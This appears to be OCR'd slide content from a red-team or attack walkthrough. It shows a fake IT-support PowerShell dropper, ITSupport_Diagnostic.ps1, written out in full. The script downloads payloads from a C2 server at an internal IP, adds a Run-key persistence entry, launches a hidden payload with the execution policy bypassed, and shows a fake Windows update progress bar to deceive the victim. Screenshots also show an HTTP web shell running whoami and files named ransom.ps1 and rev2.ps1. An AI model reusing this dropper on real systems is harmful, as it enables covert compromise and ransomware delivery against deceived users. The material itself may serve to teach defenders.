ITSupport_Error_Logging.ps1	927 B	28/02/24 11:51	unknown
ITSupport_Scan.ps1	402 B	28/02/24 11:52	unknown
ransom.ps1	1.1 KiB	28/02/24 11:53	unknown
rev2.ps1	943 B	28/02/24 11:56	unknown
rsa.exe	8.3 MiB	26/02/24 09:41	DOS/Windo…

1 object(s) selected 798 B

IT Support Request Acme
Remote computer

C:/Users/victim1/Desktop

Receive

Name	Size	Modified	Type
ACME Email - Teams Mes…	18.2 KiB	12/09/23 10:21	email mess…
ITSupport_Diagnostic.ps1	798 B	29/02/24 15:14	unknown
Microsoft Teams.lnk	2.3 KiB	05/12/23 16:00	unknown
desktop.ini	282 B	13/03/23 12:09	unknown

0 object(s) selected 0 B

Job queue | Event log


ITSuppor…stic.ps1
completed


1 of 1 jobs completed 798 B / 798 B

Clear finished jobs

Close


EXPLOITATION






```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

 Update KB1231239 in Progress
    42% Complete:
    [ooooooooooooooooooooooooooooooooooooooooooooooo                                          ]

The operation completed successfully.

Id     Name            PSJobTypeName   State         HasMoreData     Location             Command
--     ----            -------------   -----         -----------     --------             -------
1      Job1            BackgroundJob   Running       True            localhost            ...
Gathering and fixing OS errors...
Updating with last Windows KB1231239...
```

EXPLOITATION




Connection ended


The session has been closed by your partner.


localhost/shell.html?command=whoami


HTTP Shell

```
acme\victim1

C:\Users\victim1\Desktop > whoami
```

INSTALLATION – ITSUPPORT_DIAGNOSTIC.PS1









```
Invoke-WebRequest http://10.1.206.33:8000/ITSupport_Error_Logging.ps1 -OutFile
$env:appdata\ITSupport_Error_Logging.ps1
Invoke-WebRequest http://10.1.206.33:8000/ITSupport_Scan.ps1 -OutFile
$env:appdata\ITSupport_Scan.ps1
REG ADD "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /V "IT Support
Monitoring" /t REG_SZ /F /D "$env:appdata\ITSupport_Error_Logging.ps1"
Start-Process cmd -Args /c,"powershell -executionpolicy bypass
$env:appdata\ITSupport_Error_Logging.ps1" -WindowStyle Hidden
echo "Gathering and fixing OS errors..."
echo "Updating with last Windows KB1231239..."
for ($i = 1; $i -le 100; $i++ ) {
    Write-Progress -Activity "Update KB1231239 in Progress" -Status "$i%
Complete:" -PercentComplete $i
    Start-Sleep -Milliseconds 250
}
Write-Host "Press any key to continue..."
```

- Downloads from C2 two PowerShell payloads
- Sets a run key on HKCU environment
- **Starts "ITSupport_Error_Logging.ps1" in hidden mode**
- Generates a fake progress bar which emulates an update

INSTALLATION – ITSUPPORT_ERROR_LOGGING.PS1




ITSupport_Error_Logging.ps1

